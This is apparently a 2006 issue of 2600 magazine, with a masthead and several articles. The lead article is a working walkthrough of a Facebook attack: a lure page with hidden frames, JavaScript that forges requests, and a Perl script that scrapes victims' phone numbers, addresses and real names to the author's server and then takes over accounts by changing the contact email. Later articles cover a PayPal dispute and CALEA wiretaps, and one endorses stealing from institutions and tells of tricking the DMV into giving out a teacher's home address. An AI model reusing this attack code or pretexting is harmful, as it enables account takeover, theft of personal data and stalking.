Writers: **Bernie S., Billsf, Bland Inquisitor, Eric Corley, Dragorn, John Drake, Paul Estev, Mr. French, Javaman, Joe630, Kingpin, Lucky225, Kevin Mitnick, The Prophet, Redbird, David Ruderman, Screamer Chaotix, Sephail, Seraf, Silent Switchman, StankDawg, Mr. Upsetter**

Webmasters: **Juintz, Kerry**

Network Operations: **css**

Quality Degradation: **mlc**

Broadcast Coordinators: **Juintz, lee, Kobold, bsd, thal**

IRC Admins: **shardy, r0d3nt, carton, beave, sj, koz**

Inspirational Music: **a-ha, Bonzo Dog Doo-Dah Band**

Shout Outs: **Pirho, Lurid, Bob Fass**

2600*(ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc.*
2 Flowerfield, St. James, NY 11780.
Periodicals postage paid at St. James, NY and additional offices.

POSTMASTER:
Send address changes to
2600, P.O. Box 752 Middle Island, NY 11953-0752.
Copyright (c) 2006
2600 Enterprises, Inc.

YEARLY SUBSCRIPTION:
U.S. and Canada - $20 individual,$50 corporate (U.S. funds).
Overseas - $30 individual, $65 corporate.

Back issues available for 1984-2005 at $20 per year, $26 per year overseas.
Individual issues available from 1988 on at $5.00 each, $6.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752 Middle Island, NY 11953-0752 (subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99 Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
2600 **Office Line: 631-751-2600**
2600 **FAX Line: 631- 474-2677**

More on Hacking Facebook

by b0rn_slippy

Any actions described here, if they were performed at all, were performed only on the author's personal facebook accounts, web servers, etc. No persons were falsely represented, harassed, or maligned. No data of any kind was destroyed or inappropriately accessed and, regardless of whether the following scripts were or were not executed and in whatever context, Facebook.com was not harmed in anyway. This document is only an exercise. Don't break the TOS.

Introduction

Facebook is a social networking site for college and high school students. As of March 2006, www.facebook.com boasts of being the seventh most trafficked website on the net. It also has a venture capitalization of ludicrous size.

In comparison to MySpace, recently affected by Samy's famous worm, Facebook makes widely publicized claims to high security and privacy. In a recent article in the *Capital Times* of Madison, WI, spokesman Chris Hughes called Facebook the safest social network on the Web. "Unlike other sites like MySpace, where the information is available to over 20 million people, on Facebook a user's profile is available at most to a few thousand people who already share in that person's "real world" community," he said.

The article went on to say: "All college students have an '.edu' email account from their schools, allowing each profile to be traced back to a real person. This way, no one member can ever be 'anonymous.' As a second form of security, the site has a 'My Privacy' option, allowing members to decide exactly who they want to view their profile, whether it be just their friends, only friends of friends, or all the students within their university."

None of these are true.

Background

I'm an engineer. Because of a project I was doing, I had begun to learn a little bit about xmlHTTPrequest and, because of that, cross-site scripting vulnerabilities (XSS). There are some related techniques to XSS, namely cross-frame scripting and form request forgery. The first two are ways to have a javascript hosted at one site to read data via the user's web browser from other site. This is interesting because pages are loaded with the user's browser privileges, and if the user is authenticated, the script could operate within that authentication vector. Firefox and IE to some extent have done a good job preventing these attacks. However, unless the browser and the website both are completely secure, the protections can be defeated.

A Facebook Profile

Facebook has done a good job protecting the site from javascript injection attacks; their solution is obvious: no HTML markup of any kind is allowed to pass through the form validation. All tags are stripped. All submission information becomes plaintext and then is escaped before being printed to the HTML page. Because of this every Facebook profile looks identical and boring as hell, unlike MySpace. It's impossible to express yourself via formatting. Any links that appear are generated after the plaintext conversion by wrapping anchors around the fields. So it seems that Facebook is not vulnerable to the injection attack used by Samy in his MySpace worm, although in the "My Albums" section, where users can upload pictures, there are some suspicious activities. The upload process is managed by a trusted java applet that lets you browse your hard drive. We all know that that can't possibly be completely secure, and there is a piece of javascript (one of the rare bits of script on Facebook anywhere) that displays a box around people in a picture when you point to their name. Definitely a possible injection point, since you can specify the name of the person with freetext (still tag-stripped, though). Since the holes below have probably been fixed, these would be the next best places to look, i.m.o.

Just when you think you are safe....

Getting an Account

Facebook limits registration to people with approved email addresses, mainly those that end in .edu from an approved school. They claim that this guarantees that an account is linked to an actual person, that a person can only have one account, that people in the world at large can't snoop, etc. Yeah, right.

Facebook checks this by sending a confirmation link to the address. Once you confirm this address, you can add a secondary address at any mailserver and all further Facebook communication goes to that.

The Facebook parsing of addresses is not rigorous. They disallow +postfixes on addresses (i.e., no user+blah@school.edu), which would allow easy, but traceable, unlimited account creation.

But that's pretty much all they do. Some schools offer fully qualified IP addresses for every networked computer, for example, room382b-dorm23.dormlan.school.edu.

All we have to do in that case is run a mail server on our personal machine for five minutes (ArGo Free is a good one). Facebook, my email is user@room382b-dorm23.dormlan.school.edu! OK! says Facebook. You're in! Check the mail, grab the link, shut down the mail server permanently. Use a roaming connection if you want a little more privacy; it will be harder to trace, assuming your school qualifies their addresses.

Are you not at an educational institution? No problem! Some alumni associations will give you an alumni email address even if you are not an alumni. For example, U.C. Davis. Just sign up as a "Friend," pay your $50, and there you go, a Facebook account. It's cheaper than paying tuition. Never say never. You could also just bribe a student at the school of your choice to sign you up. Accounts at the same school have more privileges in regard to the information they can view about each other.

Or you could steal an account, which we will get to later.

Anyway, the long and the short of it is that infinite accounts are possible. I did a crappy job of staying anonymous, but you can do better.

The Attack Vector

The Facebook user authenticates with a cookie. Oddly, they can sign in with either their school address or their secondary address. Same password. They then get a happy little baked good all of their own. The only other time that the password is checked is when the user changes their password, the standard once old, twice new. Actually, there is one other time. The password is checked the first time the user adds a secondary email address and follows the confirmation link. Keep this in mind.

Now, what if the Facebook user visited some web page containing a script that could read that cookie? Then the page could steal authentication. This doesn't work due to XSS browser security controls.

But commands on Facebook are processed via forms, for example, to send a message to another user there is a POST form like so:

```
http://schoolname.facebook.com/message.
➥php?id=00000000&msg=yo%20momma%20so%20f
➥at&send=Send
```

"id" is a numeric ID of the recipient. But wait. I said it was POST. What gives? Who knows, actually, but Facebook happily accepts a GET request too. Also, it doesn't check the referrer. Actually, the form submits a bunch of other junk fields along too, but Facebook doesn't check them at all. We could have been temporarily stopped if Facebook checked the sender's ID, which our script initially wouldn't have access to, but they don't. Also, Facebook prefixes the name of the school to URLs. Sometimes it matters, sometimes not. For sending a message it doesn't matter. You can use "www" or nothing or any school name and the message still gets sent. This is pleasant because otherwise we would have to brute force the school name via the javascript. Not impossible, but annoying. Or just limit ourselves to one school.

So if we hide such a link in an IFRAME src, an authenticated user who browses by will send a message. It appears in their Facebook outbox, but nobody ever checks their outbox. If the user is not authenticated, Facebook redirects to a login page with _top. This is convenient. Maybe then the user will login and press "back" and then send the message. In order to prevent them from seeing that the message was sent, we will direct them to a harmless page (http://facebook.com/home.php) first. Then they can authenticate with no suspicions.

What does sending a message accomplish? Well... when you receive a message from someone, you can browse their profile regardless of what their privacy settings are (with a few minor qualifications). So if we send a message to ourselves from the target, we can write a little CGI script to browse to that message, load the target's profile, and extract whatever we want about them. If this CGI script is on the same domain as our javascript web page, cross-frame scripting controls do not apply. Effectively we can read anything we want from the user's Facebook profile. Most frighteningly, this includes their real name. We could also capture their email addresses if we want, but they are images and would require some minimal OCR backending of things. Ah, spam, how we love thee!

Around this point I got some wings for lunch, which was a mistake. Don't do that.

The Beginning of the Javascript

index.html:

```
<html>
<head>
<title>Hot Sexy Photos!!</title>
</head>
<frameset cols="0px,*" frameborder="no"
➥framespacing="0" border="0">
<frame src="/script.html" scrolling="no"
➥noresize name="nav">
<frame src="http://www.flickr.com/photos
➥/tags/party/show/" scrolling="auto"
noresize name="main">
</frameset>
<body>
</body>
</html>
```

The flickr frame will give them something vaguely college-related to look at while the script does its work in the hidden frame.

script.html:

```
<html>
<head>
<title>pwned!</title>
</head>
<body>
<iframe name="face" src="about:blank" width="95%" height="400"></iframe>
<iframe name="script" src="about:blank" width="95%" height="400"></iframe>

<script type="text/javascript">

f0();
setTimeout('f1()',2000);
setTimeout('f2()',5000);
setTimeout('f3()',8000);

function f0() {
// test if we are authenticated

window.frames['face'].location="http://www.facebook.com/home.php"; }
function f1() { // send a msg
window.frames['face'].location="http://www.facebook.com/message.php?id=000
➥00000&msg=word%20up%20ho&send=Send";
}
```

... to be continued.

Collecting the Data

Here's a perl script to parse the fields we are interested in:

script.cgi:

```
#!/usr/bin/perl
use warnings;
use strict;

use CGI::Carp qw(fatalsToBrowser);
use CGI::Pretty qw[:standard unescape escape];
use WWW::Mechanize;

my $facebook_email = "our.login\@email.address";
my $target_prefix = "our.login"; # to be explained later
my $target_suffix = "\@email.address";
my $pass = "p4s5w0rd";
my $base = "facebook.com";
my $self = "our.server.url";
my $self_suffix = "";

$| = 1;

print "Content-type: text/html\n\n";
print "<html><head><title>cgi</title></head><body><form name=\"gfb\"
method=\"get\" action=\"about:blank\">\n\n";

sub printFormElement { my ($name, $val) = @_; print "<input type=\"text\" name=
➥\"$name\" value=\"$val\"><br>\n";
}
my $mech = WWW::Mechanize->new(autocheck => 1);

$mech->get('http://' . $base);
$mech->form_name("loginform");
$mech->set_visible($facebook_email, $pass);
$mech->click_button("name" => "doquicklogin");
printFormElement("auth", "ok");

$mech->follow_link( text_regex => qr/My Messages/);
printFormElement("messages", "ok");

# follow the first profile link which isn't ourselves
$mech->follow_link( url_regex => qr/profile\.php/, n => 2);
printFormElement("profile", "ok");
#$mech->reload();
```

```
# grab the school prefix, bc we rock like that
my ($school) = $mech->uri() =~ m/\/\/(.+?)\./;
printFormElement("school", $school);

# get the name of sender
my $page = $mech->content();
my ($sender) = $page =~ m/>(.*?).s Profile</im;
$sender = "|L$sender|E";
printFormElement("sender", $sender);
$sender =~ s/ //g;
printFormElement("contact", "$target_prefix+$sender$target_suffix");

# slurp up the information from %fields

my %fields = ( "School Mailbox:" => "mailbox", "Mobile:" => "cell", "Phone:" =>
➥"phone");
my $key;
foreach $key (keys(%fields)) { my ($val) = $page =~ m/$key.*?wrap|">(.*?)</sm; print
➥FormElement($fields{$key}, $val);
}
# with anchors %fields = ( "Current Address:" => "cur_address", "AIM Screen
➥name:" => "sn");
foreach $key (keys(%fields)) { my ($val) = $page =~ m/$key.*?wrap|">.*?|">(.*?)</ms;
➥printFormElement($fields{$key}, $val);
}
# multiline
my $val = "";
my ($webs) = $page =~ m/Website:(.*?)<\/table>/ms;
my @urls = split('href', $webs);
foreach (@urls) {

my ($url) = $_ =~ m/|"http:\/\/(.*)|"/; # skip blanks and also our own url if we
➥were here before if ($url && $url !~ m/$self/) {
$url =~ s/(|n/|r)//g;
$val .= "$url ";

}
}
# add a link to our script
$val .= "$sender$self$self_suffix";

printFormElement("website", $val);
print "</form></body></html>|n";
```

Not too bad. Note how it returns the values as form fields. This makes them easy to reference from the javascript side of things. It has a flaw, though. It authenticates every time. Don't do this. There is a way to save the authentication cookie for Mechanize. When I tested this out in my mind as a thought experiment only, authenticating once every minute or so during mental debugging caught the imaginary eye of an imaginary administrator who worked at my hypothetical Facebook-like site, and after a while my imaginary account was imaginarily locked. Fuck. Then ten minutes later, my primary account. Oh well. Game over; they can do what they want. No more imaginary Facebook.

Also, during this same process the privacy settings form and fields were subtly changed by the site operators, as part of a scheduled update I assume, and my regexs stopped working. This caused me no end of head scratching, or would have, had I actually been running the scripts against it. Don't rule out a possible change on the server side.

Javascript Again

Here's the rest of the script.html file:

```
function f2() {
// load the facebook values... cross-site security? what's that?
window.frames['script'].location="/cgi-bin/script.cgi";
}
function f3() {
// wait for the cgi to respond
try { test = window.frames['script'].document.forms[0].website.value; } catch (e) {
➥setTimeout('f3();',1500); return; }
// populate the new request
f = window.frames['script'].document.forms[0];
```

```
request_string = "http://" + encodeURIComponent(f.school.value) +
➥".facebook.com/contactinfo.php?&save_contact_info=1&contact=" + encodeURICompo
➥nent(f.contact.value) + "&sn=" + encodeURIComponent(f.sn.value) + "&cell=" +
➥encodeURIComponent(f.cell.value) + "&phone=" + encodeURIComponent(f.phone.value) +
➥"&mailbox=" + encodeURIComponent(f.mailbox.value) + "&cur_address=" + encodeURICom
➥ponent(f.cur_address.value) + "&website=" + encodeURIComponent(f.website.value) +
➥"&show_email=8&show_aim=26&show_cell=26&show_phone=26&show_mailb ox=26&show_ad
➥dress=26&save=Save";
// pwned!
//window.frames['script'].document.write(request_string);
window.frames['face'].location=request_string;
setTimeout('f4()', 3000);
}
function f4() {
// bust some frames
top.location.href = "http://www.flickr.com/photos/tags/party/show/";
}
// byebye
-->
</script>
</body>
</html>
```

What does this do? Well, it calls the server script and, assuming no one else has sent us a message between function calls, we get back the profile information of the target. We then populate another GET request (which again is usually a POST on Facebook but still works) with the profile information. This is so the update doesn't noticeably destroy the user's other contact settings. The CGI script has added our website to the website links, so now the user's profile points to our script in case anyone stumbles along and clicks.

Furthermore, the link is rewritten with a (meaningless) prefix based on the target's name, so that it looks like the link is relevant to the target. We also set the privacy settings of the values to be as public as possible.

Continuing to the punch....

The Authentication Failure

Notice what we have done to the contact address. We have changed it to our own address, with a +postfix identifying the target. What's the point of this?

Well... in a bizarre oversight, when a user already has a contact address (which is the secondary address, not the school one) defined and changes it, a confirmation email goes out to the new address. Click that link and - no matter who you are, no matter what your IP address is, no matter what session cookies you have or don't have - once you confirm the address on Facebook you become authenticated as a user... without being asked for the password! Holy security hole, Batman!

Also note that changing the contact information is one of the places where the correct school name is required. Oh no! We are stuck! Oh, wait. Our CGI script provided that along with the profile information.

Conclusion

So we have a created a worm-like... thing. It requires a user click, but whatever; Facebook users click anything. We are not being destructive of profiles unless you take advantage of the contact email flaw. Even the existing sites in the website field are maintained.

I think it's pretty cool.

There are other things you could probably do: automate friend requests, obtain a single account at every school, post goofy things on "walls."

In my mind while mentally testing this out, I suddenly noticed at one point that the CGI script had returned information for someone other than the test user. From someone at imaginary Harvard. Holy shit: imaginary Facebook was founded by an imaginary Harvard student. Ah, I am caught. Judging by the imaginary access logs, the flaws (some of them at least) will be fixed in short order (or would be by any competent administrator).

Anyway, it's all for the best because I really am not that interested in people's profiles, or who they poked, or messaged, or whatever.

Just leet hax.

Getting Screwed By PayPal

by silicOnsilence
www.silicOnsilence.com
2600@silicOnsilence.com

If you've used eBay, then it's almost likely that you've used PayPal. If you're a seller on eBay, PayPal is critical to your success. Being a college student, months ago I needed some extra cash. My mother told me that if I sold her notebook on eBay, she would give me a cut of the money. Being desperate, I agreed. I carefully inspected the notebook to make sure all the specs I posted were accurate.

A week later, the laptop had been sold for $615. After I received the payment, I transferred the money to my bank account and then shipped the laptop via UPS with free insurance. A few days later, the buyer sent me an eBay personal message. He told me how happy he was and that he wanted to know if I had any more. I responded with, "You're welcome, but I'm sorry, I have no more." A few days went by. I then got an email that the buyer was disputing the purchase and my PayPal account had been frozen.

I contacted PayPal wondering what was going on. The PayPal employee that helped me told me that the buyer was disputing the purchase through his credit card company because the item was not as described. I figured I was in the right. How could I go wrong?

A week later my balance was -$625. (The extra $10 was a fee PayPal took because of the dispute.) PayPal sent me an email telling me that the credit card company refunded my buyer's card, so PayPal had to refund the credit card company, thus leaving my balance negative in a large sum of money.

So this really sucked. Not only was I out $625, but I didn't even have the laptop. An obvious scam, but PayPal didn't see it this way. They didn't ask to make arrangements to get the notebook returned, and when asked they said it was out of their hands. They told me if I gave them the tracking number, it would help my case. When I sent it to them, they responded saying that the tracking number was invalid. Two minutes later they sent another email saying that it was valid but the chargeback was over the item not being as described. Incompetence. Why did they ask me to send it?!

So here I am, stuck in this nightmare of Internet fraud. If PayPal were a moral company, they would see this as some sort of scam, seek inspection of the laptop, or keep in mind that I had a no return policy. I was beginning to freak out. I'm 19 and I have no money. No attorney would probably take me seriously and PayPal is telling me they will seek legal action if the funds are not returned.

Off to Google I went. I found out there are hundreds of people who have had my problem, and even websites dedicated to exploiting PayPal. paypalwarning.com and paypalsucks.com contain thousands of stories about PayPal, most looking exactly like mine. Stories of frozen accounts and chargebacks that occur *years* after the transaction! To avoid headaches, I would recommend staying away from PayPal *completely,* although I don't see many people taking that advice. Keep these two things in mind:

1) Reading PayPal's Term's of Service (TOS), you waive your rights to credit card consumer protection laws if you want to use their service, and that you may not issue a chargeback for unauthorized use of your credit card and PayPal account, or if you do, then they have the right to limit your account.

2) PayPal's security is absolutely disgusting. There are hundreds of PayPal phishing and spoof sites. Should you fall victim, PayPal will hold you responsible not matter what. Reading the section of the TOS that tells you they can close your account for any reason, you will have to wait 180 days after the account is closed to get any money that is yours.

3) Customer service is horrible. When I asked to contact someone, they sent me an address. I then replied to the email telling them I didn't have time to send a letter and that I needed a phone number. They replied telling me they did not have a phone number but offered a fax number. A company as large as PayPal and eBay and not one telephone number. Odd.

PayPal is still contacting me about how I must add funds or they will seek legal action. I may be out $625 and a laptop. I'm pissed off and broke. After reading this, and the other horror stories online, I hope people will learn from my (and other people's) mistakes. If you choose to use PayPal, watch your back because they will stab it in an instant.

Shouts: Baby Girl, Roxas.

Telecom Informer

by The Prophet

Greetings from the Central Office! It's summer, although there aren't any windows here so I have to rely on "service monitoring" of my subscribers' phone calls to find out what it's like outside. I understand that the rain here in the Pacific Northwest has gotten a little warmer. And if I hear one more teenybopper gushing about *American Idol,* I'm gonna barf!

Surveillance is a hot topic these days now that the NSA has admitted to illegally spying on virtually everyone in the U.S. It seems that they're heavily scrutinizing anyone who makes outgoing domestic calls after receiving a call from Pakistan. I'm sure they're finding out about all sorts of births, deaths, and weddings in Pakistan because these are the sorts of things that generate flurries of phone calls. I bet they're finding out about all sorts of things that have nothing to do with terrorism. Unfortunately, what they're doing with the information is all a secret and I don't have security clearance to go into the special room that the NSA has set up here. All I know is that they've spliced into every fiber connection in the place and they have their own secure trunk out of here to Fort Meade, so you can probably draw your own conclusions.

Notwithstanding the whiz-bang new stuff that the NSA has installed, surveillance has been built into the telecommunications system for over a decade, and was mandated by a law called CALEA in 1994. I last wrote about the topic in 2002 and surveillance has only gotten more pervasive since then. Wiretaps are an increasingly large part of the law enforcement arsenal in the War On Drugs (there are so many wars I'm beginning to lose track, but this one is apparently still on), and drug investigations account for the vast majority of them. Last year, 1433 wiretaps were authorized as part of drug investigations. There were only 340 wiretaps conducted for everything else (clearly pot smoking hippies are more important to stop than terrorism). The number of wiretaps conducted illegally is unknown, and in fact, CALEA software is often designed such that it cannot ever be determined.

Prior to the mid 1990s it used to be pretty tough for the police to conduct a wiretap, or even to install a pen register (which records every digit you dial). The police had to go to court and get a warrant (tough for them to do since there is a donut shop between the police station and the courthouse). If they managed to do that, they'd have to drive down to my central office (even tougher since there are three donut shops between the police station and here). After all that, I'd invite them to leave if the warrant wasn't specific about who they wanted to wiretap, how they intended to do it, or for how long the wiretap was to take place. And I'd always be ready with directions to the courthouse (instead of my central office) if the police showed up without a warrant.

Despite it all, I usually saw the local police a couple of times a year. They were usually investigating organized crime and they tracked down a murderer with a wiretap once. They were also really interested in a guy named Bernie S. However, I almost never saw the feds. There are an awful lot of donut shops between the federal building in downtown Seattle and here. While they'd sometimes get within one or two of them, most federal agents would either suffer congestive heart failure or stain their ties with maple glaze before arriving at my doorstep. Thank goodness for those dress codes because otherwise I would probably never have gotten any real work done.

These days I never see the police at all and they conduct a lot more wiretaps than they used to. They stay downtown in the police station and I never even know when they're listening to someone's phone calls. The fairly inconspicuous software running on telecommunications switches has gotten heavy use. All told, 1630 wiretaps were conducted in the U.S. last year, not counting unreported illegal wiretaps (although I'm sure that the police never break the law) and wiretaps that began in 2005 but hadn't ended in 2006 (to avoid tipping off the targets, wiretaps are reported after they're completed, not initiated).

Wiretaps have increased in number and frequency every year since 1995, the first year that CALEA was implemented, and have roughly doubled in that time frame. This trend seems to validate the concerns of civil libertarians who argued that the easier it is for law enforcement to conduct wiretaps, the more frequently they would seek to do so. Still, at a cost of roughly $45,000 per court-authorized wiretap, it's not an inex-

pensive proposition, which explains why the federal government (with unlimited time and an unlimited budget) is the heaviest user of wiretaps.

In 2006, virtually no way of communicating is safe from CALEA. Whether you're using a mobile phone (88 percent of wiretaps in 2005 involved a mobile phone or pager), wired phone, pager, teleconference facility, or even a VoIP device, CALEA mandates that the government have the ability to wiretap your calls remotely. The following types of communications services are subject to CALEA:

- Any entity that holds itself out to serve the public indiscriminately in the provision of any telecommunications service;
- Entities previously identified as common carriers for purposes of the Communications Act, including local exchange carriers, interexchange carriers, competitive access providers, and satellite-based service providers;
- Cable operators, electric, and other utilities to the extent that they offer telecommunications services for hire to the public;
- Commercial mobile radio service (CMRS) providers;
- Specialized Mobile Radio (SMR) providers (such as Nextel) when their systems interconnect to the public switched telephone network;
- Resellers of telecommunications services to the extent they own equipment with which services are provided;
- Providers of calling features such as call forwarding, call waiting, three-way calling, speed dialing, and the call redirection portion of voice mail; and
- Facilities used by carriers to provide both telecommunications and information services are subject to CALEA in order to ensure the ability to conduct lawfully-authorized electronic surveillance of the telecommunications services.

The FCC's requirement that Internet service providers implement CALEA surveillance infrastructure for the interception of email messages and similar communications is a controversial matter and is currently under court review. The FCC's reading of the CALEA law, which exists nowhere in the plain language of the statute, is that Congress intended to cover services that were functionally equivalent to land-line telephones. The U.S. Circuit Court for the District of Columbia, which heard the case on May 5, 2006, was openly skeptical of this argument, although a final ruling has not been made as of this writing. Nonetheless, nearly all telecommunications hardware sold today, whether circuit or packet switched, has built-in CALEA surveillance capabilities.

The following types of communications services are (for the time being) exempt from CALEA:

- Private mobile radio service (PMRS) providers;
- Pay telephone providers; and
- Information service providers, to the extent they do not provide telecommunications services.

The first two of the above exemptions aren't especially meaningful because PMRS providers generally provide public safety communications services. Presumably the FBI isn't interested in wiretapping itself. And payphone providers don't need to provide any special CALEA services because CALEA is already built into the telephone system. However, information service providers are an interesting exemption. The Skype service, for example, may legally be considered exempt from CALEA under this classification (although being exempt doesn't necessarily mean that they don't allow law enforcement surveillance).

The CALEA law doesn't mandate any particular method for law enforcement to conduct surveillance or any particular method for telecommunications carriers to provide surveillance capabilities. No business processes are mandated for providing access to law enforcement either. This makes balancing compliance with privacy a difficult problem for carriers, because while there are no penalties under CALEA for giving too much access to law enforcement, there are penalties for giving too little. Notwithstanding the murkiness, the FCC does explicitly require six types of information to be available to Law Enforcement Agencies (LEAs):

- *Content of subject-initiated conference calls** - A LEA will be able to access the content of conference calls initiated by the subject under surveillance (including the call content of parties on hold) pursuant to a court order or other legal authorization beyond a pen register order.
- *Party hold, join, drop on conference calls** - Messages will be sent to a LEA that identify the active parties of a call. Specifically, on a conference call these messages will indicate whether a party is on hold, has joined, or has been dropped from the conference call.
- *Subject-initiated dialing and signaling information* - Access to dialing and signaling information available from the subject will inform a

LEA of a subject's use of features (e.g., call forwarding, call waiting, call hold, and three-way calling).

● *In-band and out-of-band signaling (notification message)* - A message will be sent to a LEA whenever a subject's service sends a tone or other network message to the subject or associate (e.g., notification that a line is ringing or busy, call waiting signal).

● *Timing information* - Information will be sent to a LEA permitting it to correlate call-identifying information with the call content of a communications interception.

● *Dialed digit extraction* - The originating carrier will provide to a LEA on the call data channel any digits dialed by the subject after connecting to another carrier's service, pursuant to a pen register authorization. The FCC found that some such digits fit within CALEA's definition of call-identifying information and that they are generally reasonably available to carriers.

* Note that the term "conference calls" is intended to include, but not be limited to, three-way calls and teleconferences.

The above "punch list" gave rise to a number of technical standards (designed by the FBI with industry input). The most important of these are TIA J-STD-025B (which details the technical requirements), T1M1.5 (which details, among other things, user interface standards for emergency telecommunications services), and T1.678 (which details user interface standards for VoIP surveillance). These standards documents are copyrighted and are not available for download without payment, but you may be able to find copies by searching the Web. Both standards are referenced by telecommunications equipment manufacturers in developing CALEA features for their products, and all modern telecommunications equipment includes built-in CALEA modules. In general, CALEA software must both satisfy the FCC "punch list" requirements and follow industry best practices:

● Surveillance must be undetectable by the intercept subject.

● Intercept should not affect service to subscribers.

○ No interruption of ongoing communications.

○ Intercept not perceptible to target or outside parties.

● Knowledge of surveillance must be limited to authorized personnel:

○ No indication of intercept to unauthorized parties.

○ LEAs must not be able to detect other LEA intercepts.

● Ability to correlate dialing and signaling information with the content of the communication.

● Confidentiality, integrity, and authentication of the dialing and signaling information.

CALEA compliance is complicated for carriers. As the employee of a telecommunications carrier, you can be criminally liable if you fail to follow all of the correct procedures. Additionally, telecommunications carriers are required to provide technical assistance to law enforcement in gaining access to surveillance infrastructure. This has spawned a cottage industry in compliance outsource firms. Companies such as VeriSign, CBeyond, and Fiducianet offer turn-key CALEA solutions to their customers - for a fee of course. Additionally, companies such as SS8 offer integrated console software for use by law enforcement agencies in conducting CALEA surveillance. Unfortunately, the prevalence of outsourcing adds yet another dimension to privacy concerns.

Surveillance is here to stay, and CALEA made it all possible. Meanwhile, privacy concerns have gone completely by the wayside and will probably continue to do so. Of course, since my employer doesn't have a business process to keep me away from this technology, my evenings here in the central office are a lot less boring. Incidentally, the police chief's wife would sure be upset if she knew he was having an affair with his daughter's college roommate (she calls him "bubby snoogums").

References

● *http://www.askcalea.org* - FBI's main information page for telecommunications carriers on CALEA deployment.

● *http://cryptome.sabotage.org/fbi-flexguide-2.htm* - CALEA deployment guide for packet mode communications.

● *http://www.ss8.com*

● *Listserv archive:* CALEA-HE@LISTSERV.SYRACUSE.EDU

● *RFC 3924*

This column is dedicated to Seattle Police Officer Steve Leonard, who didn't stop at a donut shop while rushing to save the lives of my friends on 3/25/06. His dedication and public service are an inspiration to us all. RIP Jeremy, Christopher, Jason, Justin, Melissa, and Suzanne.

Hacking the System

by Moebius Strip

Hacking is really a far, far broader discipline than the naysayers and ideology police would have you believe. Hacking doesn't only apply to computer systems, but to systems in general. Society itself is nothing more than a system, and opportunities to "hack" society and its institutions are yours for the taking. For almost three decades I have been hacking the system for personal gain and advancement. I do so shamelessly and without apology, because it is my belief that anyone who achieves even a modicum of success and comfort in American society can arguably only do so by hacking the system. Wealthy business magnates with clever accountants and offshore tax shelters? Hacking the system. Law enforcement officials who accept gifts in exchange for getting Junior Republican released instead of charged with DUI? Hacking the system. Surgeons who avoid responsibility for operative mistakes by confining their accountability for their actions, admitting to their errors and oversights only to their peers in Mortality and Morbidity meetings - meetings that are statutorily out of the reach of the tort system? Hacking the system. I could go on and on, but no point beating a dead horse.

I have been a malcontent and a nonconformist for as long as I can remember. I grew up strictly working class - my mother was a waitress and her second husband a truck driver (her first husband, my father, was a musician and furniture maker - definitely one of those who danced to his own tune and who never paid a dime in child support - which further exacerbated our relative poverty). It really galls me to hear people who go on and on about what a character-building experience it is to do without - saying things like "We may have been poor but we always had a roof over our heads and food in our bellies." Well, yeah, but so does the guy who sleeps in the basement of my building, and he damn sure doesn't bust his hump for eight to ten hours a day for people who don't give a damn if he lives or dies. In many ways, my homeless neighbor has a level of personal freedom that you or I may never attain, for he is living life entirely on his own terms. I submit that there are really only two classes of people who can live life on their own terms: those who are independently wealthy and those who are destitute. Everyone in the middle is fucked.

It is a fact that in American society, our opportunities and options are limited by our class and social standing, and the very institutions that we aspire to work very hard to limit our access to them. It didn't take me very long to realize that access to the finer things in life would be quite a bit harder for me to attain than it would be for those born into wealth and privilege. However, it *also* didn't take me long to realize that if I enjoyed being free from confinement, I'd have to find a better way to acquire those things than outright taking them. Rather than planning a big grab in one fell swoop, I have instead decided to create the appearance of conformity in my life and to "supplement" my existence on a more-or-less continuous basis by acquiring possessions, advantages, and privileges that would otherwise be outside my grasp as I go along. So, this article will be part confessional (although I seek no one's sanction - I find that living skewed is its own reward) and part manifesto. I can't guarantee that the resources and practices I've adopted will be successful for anyone other than me, so in this as in all things, proceed at your own risk.

Surely by now there are some of you who are reading this and saying "Wow - this guy sounds like a real sociopath - no morals at all here!" This is not the case. As I am primarily concerned with hacking society as a system, I strive never to initiate any actions that would cause undue loss or hardship for an individual. If I'm walking down the street and I see a guy drop his wallet, I am far more likely to run up and return it to him than I am to clean out the cash and return the wallet to the gutter. If I'm walking down the street and I see a bag of cash that was dropped from an ar-

mored vehicle, there is no way in hell I would even think twice before appropriating that loot for my own. I've lost my wallet - I know what that's like. The headaches involved with doing things like canceling credit cards, getting a new driver license, etc., almost make whatever money you lost in the wallet an afterthought. Karmically speaking, putting someone through that particular kind of hell is unconscionable. However, if a bank loses a sack of cash, odds are 1) it's insured; and 2) they have plenty of additional sacks of cash in their vault (many of which they filled by charging Average Joe Depositor usurious interest, $30 bounced-check fees, and the like). I'm not shedding a tear for the First National Bank of Screwing the Little Guy - I just don't feel their pain. So, for me at least, it's more about taking from the bigger players in the game of life - companies, Government, etc., and not from individuals.

Clearly I can't make it through 30 odd years of hacking in one article, so I will logically start at the beginning. The first system I ever hacked was in middle school, and it started in sixth grade. I was not athletically talented and, as anyone who was a geek in school can attest, physical education class is a nightmare for misfits. Gym teachers favored athletes and often turned a blind eye to their sadism, abuse, and mistreatment of geeks, and I was subjected to a great deal of physical and mental cruelty by my fellow students while my gym teacher feigned ignorance and just "never noticed" anyone picking on me. Quickly realizing that going up the chain of command to the authoritarians in the school office was a fruitless effort, I instead focused on the real source of my agony: someone (the gym teacher) who was facilitating my mistreatment.

I was fortunate - I was the youngest of three children and there was a nine year gap between my sister and me. So by the time I reached middle school, I was the only child still at home, and with the groundwork lain by the two who went before me, I was on a pretty long leash - my time between the end of the school day and around 11:30 pm when my mother returned home from work was all my own. So, when I decided to embark on a little bit of surveillance of my gym teacher, I had plenty of time in which to do it.

The first thing I did was determine his home address - which was easy to do once I got his license plate number after seeing which vehicle he drove out of the parking lot. Two phone calls to DMV pretending to be his wife and I got a readback of the vehicle's registered address, home phone number, and the name and policy number of the owner's insurance company - a handful of useful information for very little effort on my part. Operation underway, I decided to begin surveillance in earnest the next morning.

